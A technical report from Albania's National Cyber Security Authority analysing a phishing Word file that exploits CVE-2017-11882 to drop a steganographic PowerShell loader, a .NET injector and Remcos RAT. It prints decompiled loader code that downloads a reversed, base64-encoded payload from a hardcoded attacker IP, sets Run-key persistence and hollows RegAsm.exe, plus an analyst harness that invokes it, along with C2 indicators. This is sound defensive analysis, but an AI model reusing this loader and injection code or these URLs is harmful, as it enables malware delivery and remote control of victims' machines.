REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
CYBER SECURITY ANALYSIS DIRECTORATE

Technical Analysis of the Malicious File
GIBANJ SHIPMENT LIST 02.09.2024

Version: 1.0
Date: 16/09/2024

TABLE OF CONTENTS

LIST OF FIGURES

The report was designed to document and analyze attempted cyber attacks against Critical and Important Infrastructures in the Republic of Albania. The content of this report is based on the information available up to the date of completion of the analysis.

The forwarding of this report aims to inform and raise awareness of the interested parties on the documented cyber incident. The report should not be treated as final until its final update.

This report has limitations and should be interpreted with caution!

Some of these restrictions include:

First Phase:
Sources of information: The report is based on information available at the time of its preparation. Meanwhile, some aspects may be different from current developments.

Second Phase:
Analysis Details: Due to resource limitations, some aspects of the malicious file may not have been analyzed in depth. Any additional unknown information may reflect changes in the report.

Third Phase:
Information Security: To protect confidential resources and information, some details may be redacted or not included in the report. This decision was made to maintain the integrity and security of the data used.

NCSA reserves the right to change, update, or change any part of this report without prior notice.

This report is not a final document.

The findings of the report are based on the information available at the time of the investigation and analysis. There are no guarantees regarding possible changes or updates to the information reported during the following period. The authors of the report assume no responsibility for the misuse or consequences of any decision-making based on this report.

Technical Information

The circulation of a Phishing campaign in Critical and Important Information infrastructures in the Republic of Albania has been documented. Malicious actors, by sending phishing emails, attach doc, docx, xls, xlsx etc. format files related to Microsoft Office products and aim to collect various system data on the devices that are affected by the infection through the infected files above.



Figure 1. Chain of Infection

File analysis GIBANJ SHIPMENT LIST 02.09.2024

The file **GIBANJ SHIPMENT LIST 02.09.2024** is a **docx** file with a size of **194 KB**, which looking at its details looks like a legitimate Word file. When accessing it, the document opens as a normal document. First, the static analysis is performed and the file extension is changed from **.docx** to 7**z** and an attempt is made to extract it. What is evident is that an **embedding** file is detected and there are suspicions that this file contains something illegitimate. Therefore, by means of **sandboxing** tools, the processes that are executed are controlled.



Figure 2. EQNEDT32.EXE

What is evident is the **EQNEDT32.EXE** process, which is used to inject a **shellcode,** where it is used to perform **RCE (Remote Code Execution).** When the user accesses the file on his computer in the background, commands are executed, among which the connection to the **Command and Control** server can be made.
The exploited technique is a **CVE-2017-11882** vulnerability in **Microsoft Office**, from which the program fails to manage objects in memory. This exploit calls the WinExec function with **SW_HIDE** and calls **ExitProcess** after **WinExec** returns specific value.



Figure 3. CVE-2017-11882 Exploitation

In the current case, what is evidenced is that a command is executed on the infected computer which downloads a new file with the name **pictureisthebestwaytogetmebackwithyoulo.VBs** and saves it to the *path* **C:\Users\admin\AppData\Roaming** and tries to run it as a process. If we open the file using **Notepad,** what is different is that at the beginning of it we have the RTF string, exactly the format that is output from exploiting the previously mentioned vulnerability.

Figure 4. The file ' pictureisthebestwaytogetmebackwithyoulo.VBs' and RTF content

In order to understand the behavior of this file, the linear flow of the execution of the processes is again followed, and since the file is of the **.RTF** (Rich Text Format) type, the vulnerability is used again on the infected computer. And what is evident in this case is a Powershell command which executes several commands.



Figure 5. Powershell command executed by RCE

In this part, the file variable **$imageurl** stores the location of the image **new_image.jpg.** Next, an object is created in **powershell**, which downloads this image via the WebClient, In the **$imageText** variable it is returned as a string. Two variables **$startFlag** and **$endFlag** are created. By means of an ***if*** condition, the location of the encoded data is checked and found, and in the **$base64 command** variable, the **base64-encoded** command is stored.



Figure 6. Downloaded image

This is a case of **steganography** where malicious actors have hidden a piece of code and the base64 decoded value is stored in the **$commandBytes** variable. Then the variable **loadedAssembly** is loaded using the **load** function from the **System.Reflection.Assembly feature** in Powershell, where it allows you to call code in **C#** that can be from an **.exe or dll** file. Then the **Home** class from namespace (project name) **dnlib.IO** is stored in the **$type** variable.



Figure 7. Executable file found by base64 decoding

In the last line, the **VAI** method is called and passed a total of 6 parameters, where the last parameter is the string **Regasm.exe.** To see what happens in this function you need the **debug** procedure.



Figure 8. Downloaded dnlib.dll

```
namespace dnlib.IO
{
    // Token: 0x0200003A RID: 58
    public class Home
    {
        // Token: 0x060001DE RID: 478 RVA: 0x00006188 File Offset: 0x00004388
        public static void VAI(string QBXtX, string startupreg, string caminhovbs, string namevbs, string netframework, string na)
        {
            bool flag = startupreg == "1";
            if (flag)
            {
                Class2.Start(caminhovbs, namevbs);
            }
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
            WebClient webClient = new WebClient();
            webClient.Encoding = Encoding.UTF8;
            string text = Strings.StrReverse(Conversions.ToString(QBXtX));
            string text2 = text.ToString();
            string text3 = webClient.DownloadString(text2);
            text3 = Strings.StrReverse(text3);
            Tools.Ande(Convert.FromBase64String(text3), "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\" + netframework + ".exe");
        }
    }
}
```

Figure 9. VAI Function

The **VAI** function is the key function to conclude what happens in the execution chain of these processes. 6 parameters are passed into the function, from which the first parameter contains the string with the value: **'txt.DCCMH/234/321.98.09.54//:ptth'** which, being reversed, returns to the format **'hxxp[://]45[.] 90[.]89[.]123/432/HMCCD[.]txt'** and downloaded via the **WebClient** class. We also have a class called **Class2** with the function name **Start** and it takes as a parameter two strings **'desativado', 'desativado'**.

```
namespace dnlib.IO
{
    // Token: 0x02000036 RID: 54
    internal class Class2
    {
        // Token: 0x060001AD RID: 429 RVA: 0x000056FC File Offset: 0x000038FC
        public static void Start(string caminhovbs, string namevbs)
        {
            bool flag = !File.Exists(Path.Combine(caminhovbs, namevbs + ".vbs"));
            bool flag2 = flag;
            if (flag2)
            {
                Process.Start(new ProcessStartInfo
                {
                    WindowStyle = ProcessWindowStyle.Hidden,
                    FileName = "cmd.exe",
                    Arguments = "/C copy *.vbs \"" + Path.Combine(caminhovbs, namevbs) + ".vbs\""
                }).WaitForExit();
            }
            using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true))
            {
                registryKey.SetValue("Path", Path.Combine(caminhovbs, namevbs + ".vbs"));
            }
        }
    }
}
```

Figure 10. Start Function

Copies any file with the extension **.vbs** and combines it with the 2 **string** variables passed as parameters and modifies **a Registry Key** so that the file is executed when the user logs into the system.



Figure 11. VBS File

In the **VAI** function, in the **text3** variable the downloaded **.txt** value is **base64** decoded and passed as a parameter to the **Ande** class function of the **Tools** class and then passed to the **HandleRun** function. This function uses everywhere in the code a class named **API** which imports many **dlls** and calls functions like **VirtualAllocExec,WriteProcessMemory** from **kernel32** etc.



Figure 12. API class functions

These functions are used for memory management of various Windows processes, memory allocation and in some cases by malicious actors to perform **process hollowing** or **shellcode injection.**

The parameter from **base64** passes through several algorithms and undergoes quite a few modifications. What we notice at this stage **Buffer.BlockCopy**(data, num14, array2, 0, array2.Length) is that this function copies the data from the address **num14** in memory data to the created array **array2**. Then **WriteProcessMemory_API(...):** This is a call to write the contents of array2 to the memory of another process, using a function that allows writing to the memory of another process, and the process is **Regasm.exe** since it also passed as a parameter to the function at its start. Again we have no information about what process is being injected.

```
int num11 = (int)(num10 - 1);
for (int i = 0; i <= num11; i++)
{
    int num12 = BitConverter.ToInt32(data, num9 + 12);
    int num13 = BitConverter.ToInt32(data, num9 + 16);
    int num14 = BitConverter.ToInt32(data, num9 + 20);
    bool flag12 = num13 != 0;
    if (flag12)
    {
        byte[] array2 = new byte[num13 - 1 + 1];
        Buffer.BlockCopy(data, num14, array2, 0, array2.Length);
        bool flag13 = !API.WriteProcessMemory_API(process_INFORMATION.ProcessHandle, num8 + num12, array2,
          array2.Length, ref num5);
        if (flag13)
        {
            throw new Exception();
        }
    }
    num9 += 40;
}
```

Figure 13. Copying an array into data memory

The file **dnlib.Io** has a class named **Tools**, where it is a **dll** and therefore to follow it with **debug**, it is necessary to write with the same logic in **C#**, of the file in Powershell from where the image is downloaded.

```
using System;
using System.Net;
using System.Text;
using System.Reflection;
using System.IO;

class Program
{
    static void Main()
    {
        string imageUrl = "https://ia601706.us.archive.org/2/items/new_image_20240905/new_image.jpg";

        // Download the image data
        using (WebClient webClient = new WebClient())
        {
            byte[] imageBytes = webClient.DownloadData(imageUrl);

            // Convert the image bytes to a string
            string imageText = Encoding.UTF8.GetString(imageBytes);

            string startFlag = "<<BASE64_START>>";
            string endFlag = "<<BASE64_END>>";

            // Find the indexes for the Base64 data
            int startIndex = imageText.IndexOf(startFlag);
            int endIndex = imageText.IndexOf(endFlag);

            if (startIndex >= 0 && endIndex > startIndex)
            {
                startIndex += startFlag.Length; // Move the startIndex after the start flag
                int base64Length = endIndex - startIndex;
                string dllFile = @"C:\Users\flare\Desktop\dnlib.dll";
                var assembly = Assembly.LoadFile(dllFile);
                var type = assembly.GetType("dnlib.IO.Home");

                // Create an uninitialized object of the type.
                var method = type.GetMethod("VAI", BindingFlags.Public | BindingFlags.Static);

                // Get the type from the loaded assembly

                if (type != null)
                {
                    // Get the method 'VAI' and invoke it with the specified parameters

                    if (method != null)
                    {
                        object result = method.Invoke(null, new object[]
                        {
                            "txt.DCCMH/234/321.98.09.54//:ptth",
                            "desativado",
                            "desativado",
                            "desativado",
                            "RegAsm",
                            null
                        });

                        Console.WriteLine("Method invoked successfully.");
                    }
                    else
                    {
                        Console.WriteLine("Method 'VAI' not found.");
                    }
                }
                else
                {
                    Console.WriteLine("Type 'dnlib.IO.Home' not found.");
                }
            }
            else
            {
                Console.WriteLine("Base64 data not found in the image.");
            }
        }
        // Optionally, wait for the user to press enter before finishing
        Console.WriteLine("Press Enter to finish...");
        Console.ReadLine();
    }
}
```

```
Home
10      public class Home
11      {
12          // Token: 0x060001DE RID: 478 RVA: 0x00006188 File Offset: 0x00004388
13          public static void VAI(string QBXtX, string startupreg, string caminhovbs, string namevbs, string netframework, string
              na)
14          {
15              bool flag = startupreg == "1";
16              if (flag)
17              {
18                  Class2.Start(caminhovbs, namevbs);
19              }
20              ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
21              WebClient webClient = new WebClient();
22              webClient.Encoding = Encoding.UTF8;
23              string text = Strings.StrReverse(Conversions.ToString(QBXtX));
24              string text2 = text.ToString();
25              string text3 = webClient.DownloadString(text2);
26              text3 = Strings.StrReverse(text3);
27              Tools.Ande(Convert.FromBase64String(text3), "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\" + netframework +
                  ".exe");
28          }
29      }
30  }
31
100 %
```

Figure 14. Debugging of VAI function

It is evident that the function was successfully called and the **Ande** function is verified. The **data** vector value contains an executable file as its **hex** values distinguish the parameters **0x4D** and **0x5A.** We save this vector and name it **dump.exe** and automatically the logo that this file receives is the logo of the **Remcos RAT** malicious **client** file.

```
102             if (flag10)
103             {
104                 throw new Exception();
105             }
106             bool flag11 = !API.WriteProcessMemory_API(process_INFORMATION.ProcessHandle, num8, data, num7, ref num5);
107             if (flag11)
108             {
109                 throw new Exception();
110             }
111             int num9 = num + 248;
112             short num10 = BitConverter.ToInt16(data, num + 6);
113             int num11 = (int)(num10 - 1);
114             for (int i = 0; i <= num11; i++)
115             {
116                 int num12 = BitConverter.ToInt32(data, num9 + 12);
117                 int num13 = BitConverter.ToInt32(data, num9 + 16);
118                 int num14 = BitConverter.ToInt32(data, num9 + 20);
100 %
```

Locals

Name	Value	Type
path	@"C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe"	string
cmd	""	string
data	{byte[0x00078C00]}	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x90	byte

Locals Search Breakpoints

Figure 15. Dumped executable file

Figure 16. Remcos RAT

This file is injected into the memory of the legitimate **RegAsm.exe** process and evidenced that the **Reagsm.exe** process creates network traffic.



Figure 17. Communication with the Command and Control server

MITRE ATT&CK

No.	Tactic	Technique
1	Initial Access (TA0001)	T1566: Phishing
		T1566.001: Spear phishing Attachment
2	Execution (TA0002)	T1053.005: Scheduled Task
		T1204.002: Malicious File
3	Persistence (TA0003)	T1547.001: Registry Run Keys/ Startup Folder
		T1053.005: Scheduled Task
4	Privilege Escalation (TA0004)	T1140: Deobfuscation
		T1055.012: Process Hollowing
		T1053.005: Scheduled Task
5	Defense Evasion (TA0005)	T1564.001: Hidden Files and Directories
		TA1562.001: Disable or Modify Tools
		T1055.012: Process Hollowing
		T1564.003: Hidden Window
6	Credential Access (TA0006)	T1555.003: Credentials from WebBrowser
		TA1552.001: Credentials in files
		TA1552.002: Credentials in registry
7	Discovery (TA0007)	T1087.001: Local Account

		T1057: Process Discovery
		T1082: System Information Discovery
8	Collection (TA0009)	T1560: Archive Collect Data
		T1217: Browser Information Discovery
		T1115: Clipboard Data
		T1005: Data from Local System
9	Exfiltration (TA0010)	T1048.003 – Exfiltration Over Unencrypted NON Command-and-Control Protocol
10	Command and Control (TA0011)	T1056.001: Keylogging

Indicators of Compromise

GIBANJ SHIPMENT LIST 02.09.2024.docx
71e3093a193a5b098e9554565d8f03eb1b92439232718cbb91f7a34096fdac33

RTF File
c34202144bc27f5a4ee328d03412eecc9241d75c4bffa44f40a41ce5c7340b0c

C2: 45[.]90[.]89[.]98

Downloader:

hxxps[://]zeep[.]ly/bLrax
hxxp[://]45[.]90[.]89[.]123/432/HMCCD[.]txt
45[.]90[.]89[.]123
45[.]90[.]89[.]3
